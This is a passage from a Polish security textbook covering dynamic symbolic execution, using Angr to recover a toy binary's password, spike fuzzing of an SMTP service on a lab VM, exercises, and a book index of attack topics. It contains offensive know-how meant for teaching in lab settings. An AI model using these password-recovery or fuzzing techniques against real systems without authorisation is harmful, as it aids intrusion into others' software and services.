W następnym kroku DSE napotyka drugi warunek, `if (b < 5):` w wierszu 5. W tym wypadku tworzy zmienną symboliczną `β = b` i używa konkretnej wartości `b`, aby określić, czy wybrać gałąź. Tu mamy `b = 4`, więc gałąź jest wybierana. Następnie silnik DSE dodaje informację, że warunek ścieżki: β mniejsze niż 5 jest prawdą (`β <5 == true`), i przechodzi do trzeciego i ostatniego warunku w linii 6.

Tutaj silnik DSE napotyka nową zmienną `c`. Tworzy nową zmienną symboliczną `λ = c` i oblicza warunek, `if (not a and c):`, używając konkretnych zmiennych `a = 2` i `c = 0`. W tym wypadku gałąź nie jest wybierana, więc silnik DSE dodaje warunek `(¬ α ∧ λ) == false`. Silnik DSE przechodzi następnie do wiersza 8., gdzie aktualizuje konkretną zmienną `z`, aby przechować wartość `2`, i kończy w wierszu 9. Tu mamy `z = 2`, `x = 0` i `y = 0`, więc instrukcja `(assert (x + y + z != 3))` nie jest wyzwalana.


Gdy program dotrze do końca ścieżki, cofa się do ostatniej gałęzi, którą wybrał, i neguje ostatnią wartość dodaną w warunku ścieżki. W naszym przykładzie

Kup ksi k Pole ksi k

w nowym warunku ścieżki α nie ma wartości `true`, β jest mniejsze niż 5 i λ ma wartość `true`. Można to zapisać w postaci równania:

$$\neg \alpha \wedge (\beta < 5) \wedge \lambda$$

Gdy silnik DSE posiada nowy warunek, przeprowadza dowód twierdzenia, aby znaleźć wartości dla α, β, λ i spełniające to równanie. W takim wypadku wynikiem tej operacji może być `a = 0`, `b = 4` i `c = 1`. Te nowe wartości pozwolą silnikowi DSE zbadać inną gałąź. Rysunek 9.8 ilustruje cofanie się algorytmu w celu zbadania nowej ścieżki.



Rysunek 9.8. Proces cofania się algorytmu w celu zanegowania ostatniego warunku ścieżki

Silnik DSE następnie zresetuje się i powtórzy proces przy użyciu nowych wartości wejściowych. Gdy dojdzie do końca ścieżki z nowymi danymi wejściowymi, silnik DSE neguje drugie ostatnio dodane ograniczenie. Ten proces jest kontynuowany rekursywnie, dopóki DSE nie zbada wszystkich ścieżek w drzewie. Oto wyzwanie: sprawdź, czy możesz skonstruować tabelę pokazującą konkretne wartości, zmienne symboliczne i ograniczenia ścieżki, które spowodowałyby, że silnik DSE zidentyfikuje stan awarii.

Zwróćmy teraz uwagę na moc DSE — przyjrzyjmy się przykładowi, który byłby trudny do rozwiązania za pomocą samego wykonania symbolicznego (tabela 9.2).

Tak jak poprzednio, program wykonujemy do końca ścieżki, używając konkretnych zmiennych. Kiedy dochodzimy do końca, bierzemy odwrotność ostatniego dodanego ograniczenia. Odwrotność jest pokazana tutaj:

$$f^{-1}(x \neq sha256(y_0)) \rightarrow x = sha256(y_0)$$

Tabela 9.2. Dane, zmienne symboliczne i warunki ścieżki zebrane w jednym przejściu

Kod źródłowy	Dane	Zmienne symboliczne	Warunki ścieżki
`from hashlib import sha256`			
`def hashPass(x):`			
`    return sha256(x)`			
`def checkMatch(x,y):`	x = 2, y = 1	x_0 = x, y_0 = y	
`    z = hashpass(y)`	z = 6b…b4b	z = sha256(y_0)	x_0 =/ sha256(y_0)
`    if (x == z ):`			
`        assert(true)`			
`    else:`			
`        assert(false)`			

Funkcja skrótu SHA256 użyta w kodzie jest funkcją jednokierunkową, więc solver (funkcja umożliwiająca rozwiązywanie równań) nie będzie w stanie znaleźć wartości dla x i y, które spełniają ten warunek. Możemy go jednak uprościć, zastępując symboliczną zmienną y_0 jej konkretną wartością y = 1:

$$x == \text{sha256}(y_0) \rightarrow x == \text{sha256}(1) \rightarrow x == 6b\ldots b4b$$

Mamy teraz satysfakcjonujące równanie, które możemy łatwo rozwiązać.

DSE nie jest jednak idealne. Nadal się zdarza, że nie eksploruje wszystkich ścieżek w programie. Ale fuzzing i DSE należą do najlepszych narzędzi do wykrywania luk typu zero-day. Przyjrzyjmy się niektórym programom, które umożliwiają przeprowadzanie testów za pomocą DSE.

Używanie DSE do łamania hasła

Odkryjmy hasło użytkownika za pomocą narzędzia o nazwie *Angr*. Angr został stworzony przez Yana Shoshitaishviliego i innych członków zespołu badawczego Giovanniego Vigny na Uniwersytecie Santa Barbara. Zamiast analizować konkretny język programowania, Angr analizuje pliki binarne, które otrzymuje się podczas kompilacji programu, co czyni go niezależnym od języka. Przećwiczymy go w tej sekcji, ale najpierw musimy stworzyć program do testowania.

Tworzenie wykonywalnego pliku binarnego

Na pulpicie Kali Linux utwórz folder o nazwie *Concolic* i wygeneruj w nim plik o nazwie *simple.c*. To jest plik, który skompilujemy.

Kup ksi k Pole ksi k

Skopiuj do pliku ten kod:

```
#include <stdio.h>

void checkPass(int x){
    if(x == 7857){
        printf("Access Granted");
    }else{
        printf("Access Denied");
    }
}

int main(int argc, char *argv[]) {
    int x = 0;
    printf("Enter the password: ");
    scanf("%d", &x);
    checkPass(x);
}
```

Powyższy program jest zaimplementowany w języku programowania C. Program prosi użytkownika o wprowadzenie hasła, a następnie sprawdza, czy pasuje ono do ciągu `7857` (prawidłowa wartość). Jeśli hasło jest zgodne, program wyświetla `Access Granted`. W przeciwnym razie pokazuje komunikat `Access Denied`.

Otwórz terminal i przejdź do umieszczonego na pulpicie folderu *Concolic*:

```
kali@kali:~$ cd ~/Desktop/Concolic/
```

Skompiluj program *simple.c*, aby utworzyć plik binarny (plik zawierający kod maszynowy) — w tym celu użyj polecenia:

```
kali@kali:~$ gcc -o simple simple.c
```

Ten program uruchamia kompilator *gcc* (preinstalowany w Kali Linux), który skompiluje plik *simple.c* i zwróci (*-o*) plik binarny o nazwie *simple*.

Przetestuj działanie pliku binarnego przy użyciu polecenia:

```
kali@kali:~$ ./simple
```

Instalowanie i uruchamianie Angr

Zalecamy uruchamianie Angr w wirtualnym środowisku Pythona. Środowisko wirtualne izoluje biblioteki używane przez Angr od bibliotek Twojego środowiska — co zmniejsza błędy spowodowane przez sprzeczne wersje bibliotek. Uruchom

Kup ksi k Pole ksi k

poniższe polecenie, aby zainstalować nakładkę (ang. *wrapper*) na środowisko wirtualnego Pythona (*virtualenvwrapper*) i jego zależności:

```
kali@kali:~$ sudo apt-get install python3-dev libffi-dev build-essential
virtualenvwrapper
```

Następnie skonfiguruj terminal i aktywuj wrapper środowiska wirtualnego, który umożliwi tworzenie nowych środowisk wirtualnych:

```
kali@kali:~$ source /usr/share/virtualenvwrapper/virtualenvwrapper.sh
```

Teraz utwórz nowe środowisko wirtualne o nazwie *angrEnv* i skonfiguruj je tak, aby używało Pythona 3:

```
kali@kali:~$ mkvirtualenv --python=$(which python3) angrEnv
```

Na koniec zainstaluj Angr w tym nowym środowisku:

```
kali@kali:~$ pip3 install angr
```

Jeśli wszystko skonfigurujesz poprawnie, zobaczysz etykietę *angrEnv* w swoim terminalu:

```
(angrEnv) kali@kali:~/Desktop/Concolic$
```

Angr jest dobrze udokumentowany, zanim więc przejdziesz dalej, polecam zapoznać się z podstawową dokumentacją. Spróbuj także wykonać ćwiczenia w interaktywnej powłoce Pythona wymienione na *https://docs.angr.io/coreconcepts/toplevel/*.

Program Angr

Teraz napiszmy w Pythonie program, który będzie używał narzędzia Angr do automatycznego wykrywania hasła w napisanym przez nas programie. Utwórz na pulpicie plik o nazwie *angrSim.py* i zapisz w nim taki fragment kodu:

```
import angr
import sys
❶ project = angr.Project('simple')
❷ initial_state = project.factory.entry_state()
simulation = project.factory.simgr(initial_state)

❸ def is_successful(state):
```


Kup ksi k Pole ksi k

```
    stdout_output = state.posix.dumps(sys.stdout.fileno())
    return 'Access Granted' in stdout_output.decode("utf-8")

❹ def should_abort(state):
    stdout_output = state.posix.dumps(sys.stdout.fileno())
    return 'Access Denied' in stdout_output.decode("utf-8")

❺ simulation.explore(find=is_successful, avoid=should_abort)

if simulation.found:
    solution_state = simulation.found[0]
    print("Found solution")
  ❻ print(solution_state.posix.dumps(sys.stdin.fileno()))
else:
    raise Exception('Could not find the password')
```

Importujemy plik binarny programu simple.c jako projekt Angr ❶. Zanim przejdziemy dalej, pamiętaj, że zmienne symboliczne, które będziesz sprawdzać, będą wektorami bitowymi reprezentującymi zawartość rejestrów symbolicznych. Dzieje się tak, ponieważ wykonanie symboliczne dotyczy pliku binarnego, a nie kodu źródłowego.

Otrzymujemy początkowy stan wejścia programu ❷. Następnie przekazujemy ten stan do menedżera symulacji (`simgr`), który będzie zarządzał procesem symulowania wykonywania programu. Jeśli chcesz ręcznie symulować program, możesz uruchomić `simulation.step()`, co pozwoliłoby na sprawdzenie stanu i warunku ścieżki na każdym kroku wykonywania. Dokumentacja Angr przedstawia ten proces za pomocą prostego przykładu.

Teraz definiujemy funkcję, która identyfikuje stan sukcesu ❸. Jeśli stan zwróci ciąg `Access Granted`, funkcja zwróci wartość `true`. Następnie definiujemy funkcję, która identyfikuje stan awarii ❹. Jeśli stan zwróci ciąg `Access Denied`, funkcja zwróci `true`.

Możemy rozpocząć proces DSE. Przekazujemy wskaźniki funkcji do funkcji oceniającej, czy wystąpił sukces lub niepowodzenie ❺. Jeśli symulacja osiągnie stan niepowodzenia, szybko się kończy i wznawia wyszukiwanie. Jeśli jednak symulacja wykryje stan powodzenia, kończy się i zapisuje stan. Na koniec wypisujemy dane wejściowe, które spowodowały, że weszliśmy w stan sukcesu, i otrzymujemy hasło ❻.

Za pomocą terminala uruchom program *angrSim.py*:

```
(angrEnv) kali@kali:~/Desktop/Concolic$ python3 angrSim.py
```

Jego wykonywanie zajmie trochę czasu. Po zakończeniu zobaczysz takie dane wyjściowe:

```
It is being loaded with a base address of 0x400000.
Found solution
b'0000007857'
```


Kup ksi k Pole ksi k

Gratulacje, znasz już zasady pracy z silnikiem DSE programu Angr i masz dane wejściowe, które poprowadzą Cię do sukcesu.

Ćwiczenia

Ćwiczenia te mają na celu uzupełnienie Twojej wiedzy o DSE i fuzzingu. Podaję je uporządkowane według stopnia trudności i polecam zacząć od tych trudniejszych. Pomogą Ci one naprawdę opanować te zagadnienia. Pomyślnych łowów.

Zdobądź flagę za pomocą Angr

W tym rozdziale przyjrzeliśmy się tylko niewielkiej części tego, do czego zdolny jest Angr. Możesz poszerzyć swoją wiedzę na temat tego narzędzia, wykonując wyzwania *Capture the Flag* stworzone przez Jake'a Springera. Repozytorium wyzwań na *https://github.com/jakespringer/angr_ctf* zawiera również rozwiązania, więc po przeprowadzeniu próby możesz sprawdzić swoją pracę. Ukończ wszystkie 17 wyzwań, aby naprawdę opanować Angr.

Fuzzing protokołów internetowych

Zbadaliśmy, jak przeprowadzić fuzzing na plikach binarnych. Teraz przyjrzyjmy się protokołom sieciowym — zrobimy to za pomocą narzędzia *spike*, które jest preinstalowane na maszynie wirtualnej Kali Linux. Oto ogólna składnia polecenia:

```
generic_web_server_fuzz [target-IP] [port] [spikescript] [variable index]
↪[strings index]
```

Zacznij od określenia hostów, które chcesz fuzzować (na przykład serwera Metasploitable). Następnie określ port używany przez protokół. Na przykład możesz spróbować fuzzować serwer SMTP działający na porcie 25.

Fuzzer narzędzia spike nie zna struktury protokołu SMTP, musisz więc dostarczyć skrypt, który definiuje wiadomość, jaką ma wysłać. Ten skrypt będzie się składał z kolekcji ciągów do wysłania i ze zmiennych, które można zmieniać. Możesz napisać własne skrypty fuzzingowe lub skorzystać ze skryptów zawartych w katalogu */usr/share/spike/audits/*. W dalszej części tego ćwiczenia przyjrzymy się przykładowemu skryptowi.

[variable index] określa początkową lokalizację w skrypcie. Na przykład wartość indeksu równa 0 spowoduje fuzzing od pierwszej zmiennej zawartej w skrypcie, podczas gdy wartość 3 pozostawi pierwsze trzy wartości niezmienione i proces rozpocznie się od zmiany czwartej zmiennej zawartej w skrypcie.

Fuzzer narzędzia spike ma predefiniowaną tablicę mutacji łańcuchowych, a wartość *[strings index]* określa, która z nich ma być użyta jako pierwsza. Na przykład wartość 0 spowoduje rozpoczęcie operacji od pierwszej mutacji ciągu, podczas gdy wartość 4 wyznacza start od piątej mutacji. Wartości *[variable index]*

Kup ksi k Pole ksi k

i *[strings index]* są przydatne, ponieważ umożliwiają wznowienie fuzzingu w określonym momencie procesu, jeśli zostanie on z jakiegoś powodu zakończony.

Kompletne polecenie może wyglądać tak:

```
kali@kali:~$ generic_web_server_fuzz <Metasploitable IP address>
25/usr/share/spike/audits/SMTP/smtp1.spk 0 0
Target is 192.168.1.101
Total Number of Strings is 681
Fuzzing Variable 1:1
Variablesize= 5004
Request:
HELO /.:/AAAAAAAAAAA
...
```

Aby lepiej zrozumieć dane wyjściowe, spójrzmy na skrypt *smtp1.spk*. Ten skrypt narzędzia *spike* opisuje protokół SMTP i składa się z zestawu poleceń:

```
s_string_variable("HELO");
s_string(" ");
s_string_variable("localhost");
s_string("\r\n");
//endblock
❶ s_string("MAIL-FROM");
s_string(":");
❷ s_string_variable("bob")
```

Polecenie `s_string()` mówi fuzzerowi, aby wysłał ciąg znaków odpowiadający części wiadomości SMTP. Fuzzer wysyła polecenie `MAIL-FROM` związane z protokołem SMTP ❶. Polecenie `s_string_variable()` definiuje ciąg, który będzie zmieniany. W tym wypadku jest to `"bob"` ❷. Fuzzer może zmienić ten ciąg i na przykład wysłać `"buu"`. A jeszcze innym razem wysyłanym ciągiem może być `bAAAAAA`.

Skrypt spike obsługuje również inne polecenia, takie jak `s_readline`, które wyświetla ciąg reprezentujący odpowiedź, a także `printf()`, wypisujące dane w lokalnym terminalu (i doskonale nadające się do debugowania). Polecenie `spike_send()` opróżnia bufor i wysyła całą jego zawartość.

Spróbuj napisać własny skrypt *spike* dla innego protokołu sieciowego. Jeśli uznasz, że jest przydatny, dodaj go do oficjalnego repozytorium Git pod adresem *https://github.com/guilhermeferreira/spikepp.git*.

Fuzzing projektu open source

Poćwiczmy teraz fuzzing prawdziwego programu. W tym ćwiczeniu spróbuj uruchomić fuzzer AFL, którego używaliśmy w tym rozdziale, dla swojego ulubionego projektu open source. Należy pamiętać, że fuzzing programów open source jest legalny, ponieważ pomaga to społeczności programistów wykrywać błędy, które mogą potencjalnie zostać wykorzystane przez atakujących.

Kup ksi k Pole ksi k

Podczas fuzzingu programu pamiętaj, że gdy znajdziesz błąd, wyślij e-mail do twórców projektu. Pomocne jest również wyjaśnienie, w jaki sposób można wykorzystać błąd, i dołączenie przykładowego kodu, który go wykorzystuje.

Jak szybko określić, czy błąd można wykorzystać? Wtyczka narzędzia *gdb* pozwala określić, czy błąd, który spowodował awarię, może być złośliwy. Wtyczkę można pobrać z *https://github.com/jfoote/exploitable*.

Fuzzing jest procesem wymagającym dużej mocy obliczeniowej i nie zaleca się robienia tego na maszynie wirtualnej. Zamiast tego uruchom fuzzer na zdalnym serwerze lub na komputerze lokalnym.

Zaimplementuj własny mechanizm DSE

Fizyk Richard Feynman powiedział kiedyś: „Nie rozumiem tego, czego nie mogę stworzyć". Najlepszym sposobem na głębokie zrozumienie czegoś jest wdrożenie tego samodzielnie. Spróbuj zaimplementować własny mechanizm DSE w Pythonie. To ćwiczenie, przekazane studentom bezpieczeństwa komputerowego MIT, zostało udostępnione publicznie tutaj: *https://css.csail.mit.edu/6.858/2018/labs/lab3.html*.

Spróbuj. Prawdopodobnie zaskoczy Cię, ile umiesz po lekturze tego rozdziału.

Kup ksi k Pole ksi k

Skorowidz

A

adres
  IP, 41
    aktywny, 163
    docelowy, ip.dst, 61
    notacja CIDR, 41
    serwera, 42
    serwera Metasploitable, 34
    statyczny, 315
    wewnętrzny, 166
    zewnętrzny, 166
    źródłowy, src, 61
  MAC, 40
  URL, 143
adresy
  IPv4, 165
  IPv6, 165
AESGCM, 124
AFL, American Fuzzy Lop, 190
  instalowanie, 191
agent atakujący, 212
Ajax spider, 298
aktualizacja vsftpd, 36
algorytm Diffiego-Hellmana, 115
  generowanie parametrów współdzielonych, 115
  generowanie pary kluczy, 116
  klucz jednorazowy, 118
  obliczanie współdzielonego klucza, 119
  otrzymywanie klucza, 120
  wymiana klucza, 118
algorytm
  Euklidesa, 99
  generowania klucza, 99
  kwantowy, 101
  MD5, 280
  OAEP, 99, 105
    działanie, 102
  one-time, 88, 90
    działanie, 89
  optymalnego dopełniania dla szyfrowania asymetrycznego, 99
  podpisu, 113
  podwajania i dodawania, 123
  RSA, 97
    działanie, 98
    szyfrowanie pliku, 99
  wymiany kluczy Diffiego-Hellmana, 110, 115
  wyodrębniania kluczowych punktów, 144
analizowanie
  pakietów, 63
  sieci powiązań, 151
Android Runtime, 231
Android Studio, 234
  testowanie trojana, 234
Angr, 200
  instalowanie, 201
  łamanie hasła, 200
  uruchamianie, 201
antywirus, 221
APK, Android Package, 229
apktool, 230
architektura P2P, 81
  Drovorub, 208
  klient-serwer, 81
ARIN, 174
Armitage, 258
  dostęp do powłoki, 262
  instalowanie rootkita, 258
  opis ataku, 261
  skanowanie sieci, 260
  uruchomienie, 259
ARP, address resolution protocol, 39

ARP spoofer
  implementacja w Pythonie, 50
ARP spoofing, 39
  fazy ataku, 43
  przechwytywanie ruchu, 39
  wykrywanie ataku, 48
  zabezpieczanie się, 48
arpspoof, 44–50
ASCII, 88
  reprezentacja binarna znaków, 89
atak
  na algorytm Diffiego-Hellmana, 121
  phishingowy, 133
  słownikowy, 269, 281, 282, 288
  socjotechniczny, 133, 301
    ARP spoofing, 39, 43, 48, 59
    backdoor, 33
    cross-site scripting, 290
    DC sync, 345
    Dirty COW, 323
    golden ticket, 345
    Google Phishing, 302
    Heartbleed, 162, 181
    man-in-the-middle, 43
    odmowa usługi, DDoS, 80
    pass-the-hash, 332, 333
    pass-the-ticket, 344
    przeciążenie bufora, 180
    reflected XSS, 296
    SQL injection, 268–271
    stored XSS, 294, 295
  zatrucia, 336
atakowanie
  infrastruktury telefonii komórkowej, 357
  Kerberosa, 342
  usługi
    Active Directory, 336
    DNS, 335
    LDAP, 336
audyt
  SMTP, 149
  utwardzonego serwera, 355
automatyczne wykrywanie hasła, 202

B

backdoor, tylne drzwi, 33, 35, 171
  aplikacji vsftp, 75
  dostęp do Metasploitable, 33, 35
banery, 162
Base64, 222
baza danych
  CVE, 167
  Exploit Database, 167
  NoSQL, 286
  podatności, 167
  whois, 152–155, 174–176
  z ujawnionymi poświadczeniami, 156
BeEF
  atak socjotechniczny, 302
  ekran logowania, 301
biały wywiad, 151
biblioteka
  OpenCV, 239
  OpenSSL, 95, 99–102, 116–121, 125, 140, 162, 180
  pyca/cryptography, 104, 107
  Scapy, 82, 84
  smtplib, 140
  socket, 76
  SSL, 124
botnet, 80
  Mirai, 80
Bridged Adapter, 27
Browser Exploitation Framework, 300
Bug Bounty, 307
Burp Suite, 288
  przechwytywanie żądania HTTP, 289

C

CAM, content addressable memory, 51
certyfikat, 113, 130
CIDR, Classless Inter-Domain Routing, 41
Cookie Quick Manager, 294
cross-site scripting, 290
CTR, counter mode block cipher, 93
CVE, Common Vulnerabilities and Exposures, 167

D

dane formularza, 142
DDoS, distributed denial of service, 80
deepfake, 133, 144
dekompilacja pakietu APK, 230
detektor punktów kluczowych, 147
DHCP, 314

Kup ksi k Pole ksi k

Discover, 173
- instalowanie, 175
- narzędzia, 174
- skanowanie, 174
- skanowanie OSINT, 173

DMARC, 139
DNS lookup, 135
DNS, Domain Name System, 52
DOM, 293
domain controller, 328
domena, 334
Drovorub, 208
- agent atakujący, 212
- działanie, 208
- klient ofiary, 210
- moduł jądra ofiary, 212
- serwer atakujący, 208
- złośliwe oprogramowanie, 211

drzewo obliczeń, 195
DSE, dynamic symbolic execution, 197
- działanie silnika, 197–200
- łamanie hasła, 200

DSLAM, digital subscriber line access multiplexer, 42
dual-homed
- dodawanie obsługi NAT, 326
- konfiguracja urządzenia, 312
- podłączenie do sieci prywatnej, 314

dynamiczne wykonanie symboliczne, *Patrz* DSE

E

ECB, electronic code book, 92
edycja pliku .deb, 214
edytor tekstu Mousepad, 48, 104
ekran logowania Kali Linux, 32
elektroniczna książka kodów, ECB, 92
e-mail
- funkcje obronne, 139
- proces wymiany wiadomości, 134

encja, 153
enkapsulacja, 55
enkoder, 221
- Base64, 222
- polimorficzny, 226
- powershell_base64, 222
- SGN, 225, 226
  - kodowanie bajtów, 226

ESMTP, extended simple mail transfer protocol, 136
Evil-Droid, 238
Exploit Database, 167
exploit, 169, 181, 187
exploiting, 75

F

fałszywa
- przepustka, 345
- stacja bazowa, 358
- strona internetowa, 141, 213, 237
- strona logowania, 143
- tabela ARP, 47

fałszywe
- dane uwierzytelniające, 303
- poświadczenia, 318
- wiadomości e-mail, 133, 134, 138
- wideo, 144–147

fałszywy
- ekran logowania, 301, 302
- numer telefonu, 158
- numer ubezpieczenia, 266
- pakiet ARP, 43

filtr
- after, 159
- city, 164
- filetype, 159
- intext, 159
- inurl, 158
- os, 164

filtrowanie
- TCP, 62
- pakietów, 61

Firefox
- narzędzia programistyczne, 292

flaga
- -days, 125
- enc -aes-256-ctr, 95
- FIN, 74
- genrsa, 99
- -help, 284
- -keyout, 126
- LHOST, 209
- -new, 125
- -O, 82
- -oaep, 101
- -paramfile, 117
- PAYLOAD, 209

Kup ksi k Pole ksi k

flaga
PSH, 74
-pubout, 100
pubout, 119
req, 125
rsa, 99
-sV, 73
SYN, 70
SYN S, 83
URG, 74
WP, 252
-x509, 126
formularz HTML, 142
fragmentacja, 180
FTP, 56
funkcja
ARP(), 51
arp_restore(), 51
arp_spoof(), 51
bind(), 78
encode_block(), 225
exploit(), 187
fclose(), 249
getdents(), 256
getdents64(), 257
HMAC, 111
make_animation(), 147
pad(), 102
printk(), 246
proc.communicate(), 77
select(), 184
skrótu, 102, 112, 277
MD5, 278, 279
SHA256, 105, 200, 278, 281
sniff(), 49
sr(), 84
tworzenia klucza, 92
tworzenia klucza oparta na hasłach, 92
fuzzer python-afl, 192
fuzzing, 179, 188
losowy, 189
programu, 191, 193
projektu open source, 205
protokołów internetowych, 204

G

generator liczb pseudolosowych, PRG, 91
generowanie
klucza RSA, 233
pary kluczy, 116
GNFS, general numer field sieve, 121
gniazdo, 68
klienta
bezpieczne połączenie, 125
serwera
bezpieczne połączenia, 126
TCP, 68, 71
UDP, 69
Google Colab, 145
Google dorking, 158
graficzny interfejs użytkownika, 259

H

hakowanie systemów przemysłowych, 359
Hashcat, 284
hasła użytkowników, 321
hierarchia sieci, 41
HMAC, hash-based message authentication codes, 111
honey pot, 160
hooking, 250, 251, 257
HSTS bypass, 128
HTML, 141
HTTP, 56
HTTPS, 128
Hydra, 285

I

ICMP, Internet Control Message Protocol, 57
implementacja serwera SSH, 314
indeksowanie, 298
informatyka śledcza, 359
instalowanie
AFL, 191
rootkitów, 262, 304
interfejs
API, 68
eth0, 58
lo, 59
pętli zwrotnej, 59
serwera Metasploitable, 313
wlan, 59
Internal LAN, 27
inżynieria wsteczna, 358
IP forwarding, 44
iptables, 163

Kup ksi k Pole ksi k

J

JavaScript, 306
JDK
  instalowanie, 233
jednostka organizacyjna, 334
język SQL, 266

K

Kali Linux
  ekran logowania, 32
  konfigurowanie, 31
karta
  sieciowa, NIC, 57
    adres MAC, 40
    Bridged Adapter, 27
  SIM, 157
Kerberoasting, 346
Kerberos, 342
keylogger, 262
klauzula
  FROM, 267
  SELECT, 267
  WHERE, 267
klient
  odwróconej powłoki, 75
  ransomware, 107
  zapytań LDAP, 338
klonowanie
  głosu, 148
  strony, 142
klucz, 88
  jednorazowy, 88, 118
  pojedynczy współdzielony, 96
  prywatny, 97, 116
  publiczny, 96, 100, 116
  RSA, 233
  SSH, 350
  symetryczny, 104, 109, 110
  tajny, 119
kod
  modułu jądra, 244
  odwróconej powłoki, 76
  uwierzytelniania, 112
kodowanie
  ASCII, 222
  Base64, 101, 222
kompilowanie modułu jądra, 255
komponenty sieci, 56
komunikacja
  SMTP, 135
  TLS, 110
koncentrator cyfrowych linii abonenckich, DSLAM, 42
konfigurowanie
  Kali Linux, 31
  kart sieciowych, 27
  Metasploitable, 30
  pfSense, 25, 27
  sieci wewnętrznej, 27
  sieci wewnętrznej Metasploitable, 30
  SSH, 350
  Ubuntu Linux Desktop, 32
  VirtualBox, 24
  VPS, 350
  wirtualnego routera, 27
kontroler domeny, 328, 334
kradzież
  haseł, 268
  pliku cookie, 293
krotka, 76
kryptografia
  asymetryczna, 96, 351
  klucza publicznego, 96
krzywa eliptyczna
  Diffiego-Hellmana, 121
  równanie, 122

L

LCG, 91, 92
LDAP, 338
  obsługa wiązań, 338
LDAP, Lightweight Directory Access Protocol, 334
liczba jednorazowa, 94
licznikowy szyfr blokowy, CTR, 93
liniowy generator kongruencyjny, LCG, 91
Linux
  hasła użytkowników, 321
  nazwy użytkowników, 321
  skróty haseł, 321
  uprawnienia, 322
  uruchomienie exploita, 325
lista
  luk w Exploit Database, 167
  par adresów e-mail i haseł, 156
  wykluczeń, 160
  zapytań Google, 159

Kup książkę Poleć książkę

loopback interface, 59
losowy fuzzing, 189
LSSAS, Local Security Authority Subsystem Service, 329
luka
  backdoor, 33
  Dirty COW, 323
  Heartbleed, 180
  vftpd, 261
  w protokole ARP, 39
  zero-click, 75
  zero-day, 179
luki w zabezpieczeniach, 168, 169
  lista w Exploit Database, 167
  przeglądarki Chrome, 304
  wykryte podczas skanowania, 172

Ł

łamanie
  haseł, 200, 266, 283
  skrótów, 281, 283
łącza magnet, 156

M

MAC flooding, 51
MAC, message authentication code, 112
magazyn kluczy Java, 232
magnet, 156
Maltego, 153
  transformacje, 153
  uruchomienia transformacji, 154
  wyniki transformacji, 155
Maltego CE free, 153
malware, 208
Masscan, 159
  odczyt banerów, 162
  opcja source-ip, 162
  skanowanie Internetu, 161
maszyna wirtualna
  Kali Linux, 31
  kopia zapasowa, 243
  Metasploitable, 30, 31
  pfSense, 27
  Ubuntu Linux Desktop, 32
medium transmisyjne, 57
menedżer
  pakietów apt-get, 44
  urządzeń wirtualnych Android, 234
Metasploit
  Framework, 208, 224
    interfejs Armitage, 259
  scanning tool, 174
  tworzenie modułu, 224
Metasploitable
  aktualizacja vsftpd, 36
  atak typu backdoor, 35
  konfigurowanie maszyny wirtualnej, 30
  uruchomienie maszyny wirtualnej, 31
  w przeglądarce Kali Linux, 35
metoda
  handle(), 83
  Popen, 77
  printk(), 245
mimikatz
  zdobywanie skrótów haseł, 329
model
  klient-serwer, 72
  obiektowy dokumentu, DOM, 293
  peer-to-peer, P2P, 73
moduł
  Fernet, 105
  jądra, 243
    keylogger, 262
    kod, 244
    kompilowanie, 245, 255
    ofiary, 212
    tworzenie rootkitów, 247
    uruchamianie, 245
  Metasploit, 224
modyfikowanie tablicy wpisów, 257
monitorowanie gniazda, 184
msfvenom, 210, 216, 225–227, 229–230
MTU, transmission unit, 180
Mutillidae, 268
  ekran logowania, 270

N

narzędzia
  do testów penetracyjnych, 31
  fizyczne, 359
  hakerskie, 352
narzędzie, *Patrz także* polecenie
  Ajax spider, 298
  Angr, 200
  apktool, 230
  Armitage, 258
  arpspoof, 44–50

Kup ksi k
Pole ksi k

BeEF, 300
BloodHound, 340
Cookie Quick Manager, 294
dirb, 269
Discover, 173
dnsrecon, 174
dsniff, 44
goofile, 174
Hashcat, 284
Hydra, 285
iptables, 163
jarsigner, 233
King Phisher, 148, 149
Maltego, 153
Masscan, 159
Metasploit scanning tool, 174
msfvenom, 210, 216, 225–227, 229–230
netcat, 136, 224
netdiscover, 34, 44, 170
nmap, 73
NoSQLMap, 287
openssl, 120
OSINT, 175
pyarmor, 240
Recon-ng, 174
Responder, 336
rtorrent, 157
Secure Shell, 71
SharpHound, 340
Shodan, 163
spike, 204
SQLMap, 275
swaks, 149, 150
Tails, 348
TCPDump, 52, 63–65
theHarvester, 174
Tor, 348
traceroute, 57, 84, 174
URLCrazy, 139, 144, 174, 306
Whatweb, 174
Wireshark, 52, 58
ZAP, 298, 299
Zmap, 159
NAT, 71, 165
działanie, 165
nazwy użytkowników, 321
Nessus, 169
instalowanie, 169
skanowanie, 171
uzyskiwanie dostępu, 170
netcat, 35, 136, 224, 320
netdiscover, 34, 44, 170
NIC, network interface card, 40, 57
nieuprawniony odczyt pamięci, 186
nmap, 73, 159
skanowanie, 172
NoSQLMap, 287
notatnik Colab, 145
NTLM, NT LAN Manager, 332
proces uwierzytelniania, 332
numery
portów, 53
sekwencyjne, 69

O

obejście HSTS, 128
obliczenia kwantowe, 359
obraz ISO pfSense, 28
usuwanie, 29
ochrona przed zapisem, 252
odszyfrowywanie pliku, 95
odwrócona powłoka, reverse shell, 68
kod klienta, 76
ładowanie na Metasploitable, 78
TCP, TCP reverse shell, 71
tworzenie klienta, 75
okno narzędzia Wireshark, 60
okres, 92
opcja
Conversation Filter/TCP, 61
Follow/TCP Stream, 62
Traffic graphs, 66
OpenSSL, 95, 99–102, 116–121, 125, 140, 162, 180
operacja wiązania, 338, 340
operator XOR, 90
OSINT, open-source intelligence, 151, 174
OWASP, 270, 297

P

pakiet, 40
ACK, 70, 74
APK
dekompilacja, 230
podpisywanie, 232
FIN, 71, 74
Heartbeat, 186
ICMP, 84

Kup książkę
Poleć książkę

pakiet
Scapy, 48
SYN, 70
SYN-ACK, 70
TCP SYN, 83
TCP-FIN, 74
TLS, 184
pakiety
utracone, dropped, 57
z numerami sekwencyjnymi, 69
pamięć adresowana zawartością, CAM, 51
para kluczy publiczny - prywatny, 116
